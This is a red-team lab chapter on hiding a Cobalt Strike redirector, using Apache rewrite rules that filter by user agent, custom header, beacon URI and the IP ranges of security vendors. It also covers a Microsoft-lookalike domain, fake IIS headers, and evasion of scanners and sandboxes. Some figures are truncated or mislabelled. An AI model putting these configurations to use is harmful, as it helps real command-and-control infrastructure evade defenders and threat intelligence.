In this lab, we will explore advanced techniques for protecting your Apache redirectors, including IP restrictions to limit access to authorized users, user agent checks to identify and block suspicious traffic, URI checks to block specific requests or URLs, and custom HTTP headers to mask your infrastructure. We'll use conditional rules with Mod Rewrite and Mod Security to implement these security measures in a flexible and customizable way, allowing you to adapt to different scenarios and threats. As a red teamer, it's crucial to protect your infrastructure from detection and disruption by defenders, and by the end of this lab, you'll have a strong understanding of how to protect your redirectors and keep your engagement running smoothly and securely.

System Configuration and Tools:

- CS HTTPS Redirector
- Apache Vhost Configuration

Systems Used In Lab:

- Cobalt Strike Server – Public IP from Terraform Output
- Cobalt Strike Redirector – Public IP from Azure Portal

To get started in the last lab we left off where we had an active beacon established on the Windows Dev server and all traffic was being forwarded to the CS teamserver over HTTPS. It's important to note that everything hitting the server is just being presented with a blank response. This can be used against us, and result is the public web scanners reporting the redirector as misconfigured or malicious. It's important to appear as legit as possible. To do this we are going to add some restrictions and security measures into the Apache vhost config file to what proxypass will forward over to the CS teamserver.

Limiting the use of ProxyPass and restricting traffic to the teamserver is important for maintaining the security and stealth of a red team engagement. If an attacker's infrastructure is detected or blocked by defenders, the engagement could be compromised, and the attacker's goals may not be achieved. By limiting the use of ProxyPass and restricting traffic to the teamserver, attackers can reduce the likelihood of detection or blocking, and increase the lifespan of the engagement. This can be achieved through a variety of methods, such as using IP restrictions, user agent checks, URI checks, and custom HTTP headers to mask the infrastructure and limit access to authorized users.

You should have a very similar Apache vhost config on the HTTPS redirector:

```
<IfModule mod_ssl.c>

SSLProxyEngine on
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
ProxyPreserveHost On
RewriteEngine on

ProxyPass / https://10.10.25.4:4443/
ProxyPassReverse / https://10.10.25.4:4443/

<VirtualHost *:443>
        ServerAdmin webmaster@localhost
        ServerName ms-updates-windows.com
        ServerAlias www.ms-updates-windows.com
        DocumentRoot /var/www/ms-updates-windows.com
        ErrorLog /error.log
        CustomLog /access.log combined

SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests
</VirtualHost>
</IfModule>
```

Figure 89 - Example of current Apache configuration

Blocking Useragents

To get started we are first going to block useragents within the Apache config. First let's understand why this is a issue for a red team.

A threat intelligence service is an organization that scans the internet for malicious actors, activity, and threats, and provides insights and alerts to its customers. These services typically use a variety of techniques, such as web crawlers, honeypots, and network sensors to collect data on internet traffic and identify potential threats.

Once this data is collected, the service will analyze it and use a range of tools and techniques to identify patterns, indicators of compromise, and other information that may indicate malicious activity. This information is then used to provide alerts and reports to customers, helping them to identify and respond to potential security threats.

There are a variety of threat intelligence services and companies available, ranging from small startups to large, well-established firms. Some examples of well-known threat intelligence companies include FireEye, Recorded Future, and ThreatConnect. These companies provide a range of services, including threat hunting, threat intelligence feeds, and managed security services.

It's worth noting that threat intelligence services may also notify cloud service providers, such as AWS, Azure, and GCP, as well as domain name registrars like Namecheap, about Cobalt Strike servers and redirectors. This is because these providers may be responsible for hosting or providing domain names for malicious infrastructure and may have policies in place to detect and block such activity.

Overall, threat intelligence services and companies play an important role in maintaining the security of the internet and protecting against cyber threats. By identifying and reporting on potential threats, these services help organizations to stay ahead of attackers and mitigate potential risks.

To help prevent these organizations from reporting reed team activity by web scans we can limit useragents and other various items. For example Palo Alto and other scanners use a common useragent that can be blocked from reaching the site. In the following example we can see the Palo Also scanner hitting our open HTTPS redirector:

```
02/28 22:31:29 visit (port 4443) from: 205.210.31.139
        Request: GET /
        Response: 404 Not Found
        Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day
addresses/domains to: scaninfo@paloaltonetworks.com
```

Figure 90 - Web log inside CS client

When it comes to protecting Apache redirectors, it's generally better for the red team to redirect traffic to a different location rather than blocking it or returning a 403 Forbidden error. There are a few reasons for this:

1. **Avoiding detection**: If a potential scanner or defender receives a 403 Forbidden error, they may be able to deduce that their traffic has been blocked, which could alert them to the presence of defensive measures. By redirecting traffic, it can be more difficult for an defender to determine that their traffic has been intercepted or blocked.
2. **Providing misleading information**: By redirecting traffic to a different location, it may be possible to provide defenders or scanners with misleading information that could help to protect the real target. For example, redirecting traffic to a fake login page could help to deter defenders from attempting to access the real login page.

Overall, redirecting traffic can be a more effective way for the red team to protect Apache redirectors than simply blocking or returning a 403 Forbidden error. By taking advantage of the benefits of redirection, it's possible to increase the effectiveness of defensive measures and improve the security of Apache redirectors.

To do this we must first pick our redirection target. This should be based on the domain name that you chose for this lab. You can redirect to any site you want to, there is nothing wrong with picking any target on the internet as long as no DDOS issues could happen. In my case I will be picking Microsoft.com due to my domain name being related to Windows Updates.

```
SSLProxyEngine on
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
ProxyPreserveHost On
RewriteEngine on

# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us

# First Rule: Useragent Check
RewriteCond %{HTTP_USER_AGENT} (google|yandex|bingbot|Googlebot|bot|spider|simple|BBBike|wget
RewriteRule ^(.*)$ ${REDIR_TARGET}

# Proxypass
ProxyPass / https://10.10.25.4:4443/
ProxyPassReverse / https://10.10.25.4:4443/
```

Figure 91 - Example of redirect rules in Apache config

Below is the code block that can be copied and pasted into Apache config:

```
# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us


# First Rule: Useragent Check
RewriteCond %{HTTP_USER_AGENT}
(google|yandex|bingbot|Googlebot|bot|spider|simple|BBBike|wget|cloudfront|curl|Python|Wget|crawl|baidu|Lynx|xforce|HTTrack|Slackbot|netc
raft|NetcraftSurveyAgent|Netcraft) [NC]
RewriteRule ^(.*)$ ${REDIR_TARGET}
```

Make sure to restart Apache and then we can test to see if a bad usergent will get us redirected. This test will not work in the browser since the browser will have a valid useragent. We can execute this test with curl.

Running the following command will get us a redirect to the URL of your choice:

```
john.stigerwalt@PQQL3378 ~ % curl "https://ms-updates-windows.com"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://www.microsoft.com/en-us">here</a>.</p>
</body></html>
```

Figure 92 - Example of redirect

To check if the rule is actually working we can issue a good useragent using the same command but with an added parameter:

```
curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0" "https://ms-updates-windows.com"
```

Figure 93 - Example of useragent string in curl command

As expected there should be no output as we are now hitting the teamserver since we have a valid useragent.

Checking for Custom HTTP Headers

As we saw above, we can block bad useragents. This will stop some traffic, but it is not enough as if your traffic is being analyzed most likely a good useragent will be used. To help prevent 99% of all traffic from hitting your CS teamserver we can require a custom HTTP header. We can use a Apache rewrite rule to check to see if the header is present in the request, if it's not found we do a redirect, if it is found we will proxypass.

This is quite easy to setup as Cobalt Strike profiles allow us to set any headers we desire. All we need to do is add a few lines to the CS profile and our requests will now contain the new header. To do this we must follow the header format for the CS profiles. In my case I am choosing to add a header called "**Access-X-Control: True**", this was chosen since it looks very legit and blends in without a 2nd glance. To get this added and for it to work in a profile we need to add this to both the **GET** and **POST** requests under the client section.

The following example shows a custom header being added to the GET client section:

```
client {

    header "Accept" "application/xml, application/xhtml+xml, application/json";
    header "Accept-Language" "tn";
    header "Accept-Encoding" "identity, *";
    header "Access-X-Control" "True";
```

Figure 94 - Example of custom header in CS profile

If you have not changed your CS profile, this has already been done for you to prevent issues. It is still good to look at the profile on the CS teamserver and review where this is set.

Now we must add in the custom rules to have Apache check if the header is present or not. To do this is quite simple and only requires 2 lines of code.

```
# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us

# First Rule: Useragent Check
RewriteCond %{HTTP_USER_AGENT} (google|yandex|bingbot|Googlebot|bot|sp
RewriteRule ^(.*)$ ${REDIR_TARGET}

# Second Rule: Custom Header Check
RewriteCond %{HTTP:Access-X-Control} ^$
RewriteRule ^(.*)$ https://www.microsoft.com/en-us [L,R=301]

# Proxypass
ProxyPass / https://10.10.25.4:4443/
ProxyPassReverse / https://10.10.25.4:4443/
```

Figure 95 - Example of custom header check

As shown above we do not check to see what the value is but only check to see if the header is present. Below is the code block that can be copied and pasted into Apache config:

```
# Second Rule: Custom Header Check
RewriteCond %{HTTP:Access-X-Control} ^$
RewriteRule ^(.*)$ https://www.microsoft.com/en-us [L,R=301]
```

To check if the rule is blocking, we can rerun the useragent rule that worked previously. Restart the Apache service and run the following curl command:

```
john.stigerwalt@PQQL3378 ~ % curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0" "https://ms-updates-windows.com"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.microsoft.com/en-us">here</a>.</p>
</body></html>
john.stigerwalt@PQQL3378 ~ %
```

Figure 96 - Example of redirection with new rules in place

As shown above we can see we were redirected with the good useragent. If we add in the custom header to the curl command we should see no response and hit the teamserver without issue.

```
curl --header "Access-X-Control: True" -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
```

Figure 97 - Example of testing with custom header

Checking for Cobalt Strike Profile URIs

As we are now blocking most traffic with the useragent and custom header check its still important to further limit the access to the teamserver. Each Cobalt Strike profile has a URL that is defined that will be used with the GET and POST requests. This can be used to further limit what can be passed by proxypass.

To do this we can in variables into the Apache config that set what the URIs should be. We will also need to add additional checks for each POST and GET request to ensure both reach the teamserver and are passed correctly. The following example shows the variables and the 2 additional rules added for the URI checks:

```
# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us

# Define the paths for the CS GET and POST requests
Define CS_GET /compare/v1.44/VXK7P0GBE8
Define CS_POST /Construct/v1.85/JDX894ZM2WF1

# First Rule: Useragent Check
RewriteCond %{HTTP_USER_AGENT} (google|yandex|bingbot|Googlebot|bot|spider|simple|BBB
RewriteRule ^(.*)$ ${REDIR_TARGET}

# Second Rule: Custom Header Check
RewriteCond %{HTTP:Access-X-Control} ^$
RewriteRule ^(.*)$ https://www.microsoft.com/en-us [L,R=301]

# Third Rule: URI Check for GET Request
RewriteCond %{REQUEST_URI} ^${CS_GET}.*$
RewriteRule ^${CS_GET}.*$ %{REQUEST_SCHEME}://10.10.25.4:4443%{REQUEST_URI} [P]
ProxyPassReverse / https://10.10.25.4:4443/

# Forth Rule: URI Check for POST Request
RewriteCond %{REQUEST_URI} ^${CS_POST}.*$
RewriteRule ^${CS_POST}.*$ %{REQUEST_SCHEME}://10.10.25.4:4443%{REQUEST_URI} [P]
ProxyPassReverse / https://10.10.25.4:4443/

# Proxypass
#ProxyPass / https://10.10.25.4:4443/
#ProxyPassReverse / https://10.10.25.4:4443/
```

Figure 98 - Example of URI rules in configration file

Defined above we can see the new checks in place along with the URI variables. We need to make sure we add in our correct Internal IP address for the CS teamserver, or this will not work. We also need to make sure we comment out the old **proxypass** and **proxypassreverse** lines to prevent all traffic not matching the rules to not be sent.

Below is the code block that can be copied and pasted into Apache config:

```
# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us

# Define the paths for the CS GET and POST requests
Define CS_GET /compare/v1.44/VXK7P0GBE8
Define CS_POST /Construct/v1.85/JDX894ZM2WF1

# First Rule: Useragent Check
RewriteCond %{HTTP_USER_AGENT}
(google|yandex|bingbot|Googlebot|bot|spider|simple|BBBike|wget|cloudfront|curl|Python|Wget|crawl|baidu|Lynx|xforce|HTTrack|Slackbot|netc
raft|NetcraftSurveyAgent|Netcraft) [NC]
RewriteRule ^(.*)$ ${REDIR_TARGET}

# Second Rule: Custom Header Check
RewriteCond %{HTTP:Access-X-Control} ^$
RewriteRule ^(.*)$ https://www.microsoft.com/en-us [L,R=301]

# Third Rule: URI Check for GET Request
RewriteCond %{REQUEST_URI} ^${CS_GET}.*$
RewriteRule ^${CS_GET}.*$ %{REQUEST_SCHEME}://10.10.25.4:4443%{REQUEST_URI} [P]
ProxyPassReverse / https://10.10.25.4:4443/

# Forth Rule: URI Check for POST Request
RewriteCond %{REQUEST_URI} ^${CS_POST}.*$
RewriteRule ^${CS_POST}.*$ %{REQUEST_SCHEME}://10.10.25.4:4443%{REQUEST_URI} [P]
ProxyPassReverse / https://10.10.25.4:4443/
```

If we restart Apache and run the pervious good test with curl we will get the following result:

```
john.stigerwalt@PQQL3378 ~ % curl --header "Access-X-Control: True" -A "Mozilla/5.0 (X11; Linux
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

Figure 99 - Example of 404 not found with bad URI

It's interesting as we are not getting redirected. This is because we are now only using the ProxyPassReverse to forward if the GET or POST match. This will filter out everything except a request directly using the URI now. To test to ensure this is working we will now need to use the GET URI in the curl request to have the CS teamserver respond back to us as if we were the beacon. The following example shows the curl request and response which contains the CS profiles response back with basic data:




Figure 100 - Example of reaching CS teamserver with Apache rules in place

The curl command listed below can be used to generate the response shown above in the example:

```
curl --header "Access-X-Control: True" -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0"
"https://ms-updates-windows.com/compare/v1.44/VXK7P0GBE8"
```

At this point we have really locked down the HTTPS redirector. This could be a good stopping point which most teams would survive or last longer during an engagement but it's still not a perfect solution. We can do better!

Custom Error Pages, Logging and Security Headers

As we are filtering out most traffic, there is a chance the Blue team could still catch you, especially if they are pulling logs from the firewall which will show the headers and URIs. It will not take long before a security engineer sees what you are doing to protect your traffic. To help make things look more legit we can add in a custom error page. This will display when the URI is wrong but the useragent and header checks pass.

First let's get the error.html page created under the website directory. Listed below is the sample 404 code that can be used.

```
<!DOCTYPE html>
<html>
<body>

<style>
*{
   transition: all 0.6s;
}

html {
   height: 100%;
}

body{
   font-family: Lato, sans-serif;
   color: #888;
   margin: 0;
}

#main{
```

```
    display: table;
    width: 100%;
    height: 100vh;
    text-align: center;
}

.fof{
        display: table-cell;
        vertical-align: middle;
}

.fof h1{
        font-size: 50px;
        display: inline-block;
        padding-right: 12px;
        animation: type .5s alternate infinite;
}

@keyframes type{
        from{box-shadow: inset -3px 0px 0px #888;}
        to{box-shadow: inset -3px 0px 0px transparent;}
}
</style>

<div id="main">
    <div class="fof">
        <h1>Error 404</h1>
    </div>
</div>
</body>
</html>
```

Now we can create an **error.html** file. To do this we can run the following command:

- **sudo nano /var/www/ms-updates-windows.com/error.html**

Make sure you update that to use your own domain.

Now we will need to update the Apache config to use this error.html file if the wrong URI is found. The following example shows the code to do this in the Apache config file:

```
SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests

# Set 404 error page
ErrorDocument 404 /error.html

</VirtualHost>
</IfModule>
```

Figure 101 - Example of setting custom error page in config

Listed below is the code block that can be copied and pasted in the configuration file:

```
curl --header "Access-X-Control: True" -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0"
"https://ms-updates-windows.com/compare/v1.44/VXK7P0GBE8"
```

To test this, we can use the curl command but set a bad URI or don't see one at all. The following example shows the 404 HTML code being loaded with the curl command:

```
john.stigerwalt@PQQL3378 ~ % curl --header "Access-X-Control: True" -A "Mozilla/5.0 (
<!DOCTYPE html>
<html>
<body>

<style>
*{
    transition: all 0.6s;
}

html {
    height: 100%;
}

body{
    font-family: Lato, sans-serif;
    color: #888;
    margin: 0;
}

#main{
    display: table;
    width: 100%;
    height: 100vh;
    text-align: center;
}

.fof{
        display: table-cell;
        vertical-align: middle;
}
```

Figure 102 - Example of custom HTML error page

It's important to have logging enabled on the configuration file to look for mistakes or issues with the rules. To do this we can use the following code inside the Apache config file:

```
# Custom logging location
ErrorLog /var/www/ms-updates-windows.com/logs/error.log
CustomLog /var/www/ms-updates-windows.com/logs/access.log combined

# Define directory to hold logs and deny access to it
<Directory /var/www/ms-updates-windows.com/logs>
        Order deny,allow
        Deny from all
</Directory>
```

Figure 103 - Example of custom logging in Apache

When adding this to your configuration file make sure you update the domain name to your own or you will error out your Apache service when restarting it. If you used the provided script for installing Apache and configuring the server then the logs file should of already been created foir you, if not you can run this command:

- **sudo mkdir /var/www/ms-updates-windows.com/logs**

make sure you add your domain name instead of the test one listed above. Listed below is the code block that can be copied and pasted in the configuration file:

```
# Custom logging location
ErrorLog /var/www/ms-updates-windows.com/logs/error.log
CustomLog /var/www/ms-updates-windows.com/logs/access.log combined

# Define directory to hold logs and deny access to it
<Directory /var/www/ms-updates-windows.com/logs>
    Order deny,allow
    Deny from all
</Directory>
```

Now the last thing we can do is add in some security headers to make this server look legit. This is more of a slight of hand to make the server appear legit and take security seriously. Currently the server is only using the following security headers in the configuration:

```
        ServerAdmin webmaster@localhost
        ServerName ms-updates-windows.com
        ServerAlias www.ms-updates-windows.com
        DocumentRoot /var/www/ms-updates-windows.com
        ErrorLog /error.log
        CustomLog /access.log combined

SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests
```

Figure 104 - Example of default security headers added when setting up Apache

To show the response headers in the request with curl we can add a -v to the request to make it more verbose. The following example shows the response headers from the bad URI request:

```
> Host: ms-updates-windows.com
> User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0
> Accept: */*
> Access-X-Control: True
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Wed, 01 Mar 2023 01:34:00 GMT
< Server: Microsoft-IIS/10.0
< Strict-Transport-Security: max-age=31536000
< Content-Security-Policy: upgrade-insecure-requests
< Last-Modified: Wed, 01 Mar 2023 01:18:13 GMT
< ETag: "2d3-5f5cc7c6ea9a8"
< Accept-Ranges: bytes
< Content-Length: 723
< Content-Type: text/html
<
```

Figure 105 - Example of limted security headers

We can add in the proper security headers to make this look more legit and appear secure. To do this we can just set the header in the Apache configuration file as shown below:

```
SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf

# Adding in Security Headers
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests
Header always set X-XSS-Protection "1; mode=block"
Header always set X-Frame-Options "SAMEORIGIN"
Header always set X-Content-Type-Options "nosniff"
Header always set Referrer-Policy "strict-origin"
Header set Content-Type "text/html; charset=utf-8"

# Set 404 error page
ErrorDocument 404 /error.html
```

Figure 106 - Example of add security headers in Apache

Listed below is the configuration for the security headers that can be copied and pasted over:

```
# Adding in Security Headers
Header always set Strict-Transport-Security "max-age=31536000"
```

```
Header always set Content-Security-Policy upgrade-insecure-requests
Header always set X-XSS-Protection "1; mode=block"
Header always set X-Frame-Options "SAMEORIGIN"
Header always set X-Content-Type-Options "nosniff"
Header always set Referrer-Policy "strict-origin"
Header set Content-Type "text/html; charset=utf-8"
```

To test to ensure the headers are showing properly we can restart Apache and reissue the curl command with a bad URI:




Figure 107 - Example of security headers in server response

As shown above we can now see that the headers are being sent with the server response. You may ask why this is important but when setting headers in CS profiles it's important to get them to match. The following is the current CS profile that is installed during the CS server setup. We can see most of the headers match to a degree on what the server response would be during beacon traffic:

```
server {

    header "Server" "Microsoft-IIS/10.0";
    header "X-Powered-By" "ASP.NET";
    header "Cache-Control" "max-age=0, no-cache";
    header "Pragma" "no-cache";
    header "Connection" "keep-alive";
    header "Content-Type" "application/javascript; charset=utf-8";
```

Figure 108 - Example of security headers

It's important that if a Blue Team engineer is reviewing traffic that requests that are valid and invalid match headers and look legit. There have been times where the external server shows as PHP on Linux, but the CS profile is showing as IIS 10.0. This mismatch can get you in trouble if caught by the right person.

IP Address Blocking

As a red team, it is important to block IP ranges of threat intelligence services to reduce the amount of information that is available to potential defenders. By blocking the IP ranges of these services, it can be more difficult for defenders to gather intelligence on potential targets, making it harder for them to detect and respond to red team activities.

Blocking IP ranges of threat intelligence services can also help to reduce the number of false positive alerts triggered by legitimate red team activity, which can improve the overall efficiency of red team operations.

It's important to note that when a beacon is updated to VirusTotal it will attempt to reach back to the redirector and teamserver. It's possible to block this type of communication with a master list of known threat intelligence IP addresses. It's quite easy to do this, the hardest part is generating the list and keeping it accurate.

Since a list of IP addresses will overload the original vhost configuration file and make it messy we can add a link to a separate file that will run similar rules outside of the vhost. This file can be stored in the Apache directory and used across all of your vhosts if needed.

Below is the line of code that we will be adding to the Apache configuration file:

```
# Add IP rule blocking - Blocks VT and other various security companies
Include /etc/apache2/redirect.rules
```

It makes sense to have this rule hit first before any other rules since if the IP matches it can be an instant redirect or a 404. In this case we will stay true to our redirect and if an IP is matched, we will redirect to Microsoft.com or the URL that was set forth by you. The following example is the code added to the example configuration and what this should look like:

```
ProxyPreserveHost On
RewriteEngine on

# Add IP rule blocking - Blocks VT and other various security companies
Include /etc/apache2/redirect.rules

# Define Redir target
Define REDIR_TARGET https://www.microsoft.com/en-us
```

Figure 109 - Example of adding custom redirect.rules file to Apache

With the include now defined we must create the file. A good sample to work off is a list[2] found on GitHub made by "**curi0usJack**". This is just a sample and will need modified. To not get overwhelmed we have taken his list and shortened it up and removed some addresses that would cause issues such as blocking Azure and AWS IP ranges.

Now let's create the file to house all of the IP ranges. Run the following command to create the file and start editing:

- **sudo nano /etc/apache2/redirect.rules**

A **redirect.rules** file will be shared with you since pasting here is too massive. Now we can paste the IP address rules into the file you created. Once done it should look like this:

```
Define REDIR_TARGET microsoft.com

        RewriteEngine On
        RewriteOptions Inherit

        # Uncomment the below line for verbose logging, including seeing which rule matched.
        #LogLevel alert rewrite:trace5

        # BURN AV BURN

        # Class A Exclusions. Includes large ranges from Azure & AWS
        # Cloudfronted requests by default will have a UA of "Amazon Cloudfront". More info here: https://docs.aws.amazon.com/AmazonCloudFront/lates
#        RewriteCond                     expr                    "-R '24.144.0.0/16'" [OR]
        RewriteCond                     expr                    "-R '54.0.0.0/8'" [OR]
        RewriteCond                     expr                    "-R '52.0.0.0/8'" [OR]
        RewriteCond                     expr                    "-R '34.0.0.0/8'" [OR]
        RewriteCond                     expr                    "-R '13.0.0.0/8'" [OR]
        RewriteCond                     expr                    "-R '35.0.0.0/8'"
        RewriteCond                     %{HTTP_USER_AGENT}      "!cloudfront" [NC]
        RewriteRule                     ^.*$                    %{REQUEST_SCHEME}://${REDIR_TARGET}%{REQUEST_URI} [L,R=302]
```

Figure 110 - Example of IP blocking list in redirect.rules file

As we can see there is spot to add your redirect URL. I have added Microsoft.com and restarted the Apache service. To test this the fastest way is to add your personal IP address or the IP address of whatever machine you have been testing from. You can also add the Windows Dev client machine if needed to run a quick test.

[2] https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10

```
# Class A Exclusions. Includes large ranges from Azure & AWS
# Cloudfronted requests by default will have a UA of "Amazon Cloudfront". More info here: https://docs.aws.amazon.com/AmazonCloudFront/lates
RewriteCond                     expr                    "-R '24.144.0.0/16'" [OR]
RewriteCond                     expr                    "-R '54.0.0.0/8'" [OR]
RewriteCond                     expr                    "-R '52.0.0.0/8'" [OR]
RewriteCond                     expr                    "-R '34.0.0.0/8'" [OR]
RewriteCond                     expr                    "-R '13.0.0.0/8'" [OR]
RewriteCond                     expr                    "-R '35.0.0.0/8'"
RewriteCond                     %{HTTP_USER_AGENT}      "!cloudfront" [NC]
RewriteRule                     ^.*$                    %{REQUEST_SCHEME}://${REDIR_TARGET}%{REQUEST_URI} [L,R=302]
```

Figure 111 - Example of adding in personal IP range to test

As you can see, I just added in a quick **/16** subnet for my personal IP range and ran a quick curl test. Once done this should be the first rule set and just executing a curl command would result in getting redirected to the defined URL set forth in the **redirect.rules** file.

```
john.stigerwalt@PQQL3378 ~ % curl "https://ms-updates-windows.com"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://microsoft.com/">here</a>.</p>
</body></html>
```

Figure 112 - Example of redirect with IP rules

In this lab we have successfully protected our HTTPS redirector with multiple lines of code within an Apache configuration vhost file. This is a great starting point to expand out and use other cloud services to point to the redirector. Relays can now be used with little to no threat to your infrastructure since the bulk of our filtering is done within Apache.

Exercises

1. What other Apache protections can you come up with to protect your CS teamserver? Is there something that can be done to improve the current configuration?
2. Can you find an updated IP address list of all the current threat intel service providers? Would this be hard to automate and keep updated?
3. Is it possible to map out all of the sandboxes IP addresses to generate a list of bad IPs when payloads are uploaded and executed?

Lab 6: Unleashing the Power of Azure CDN's

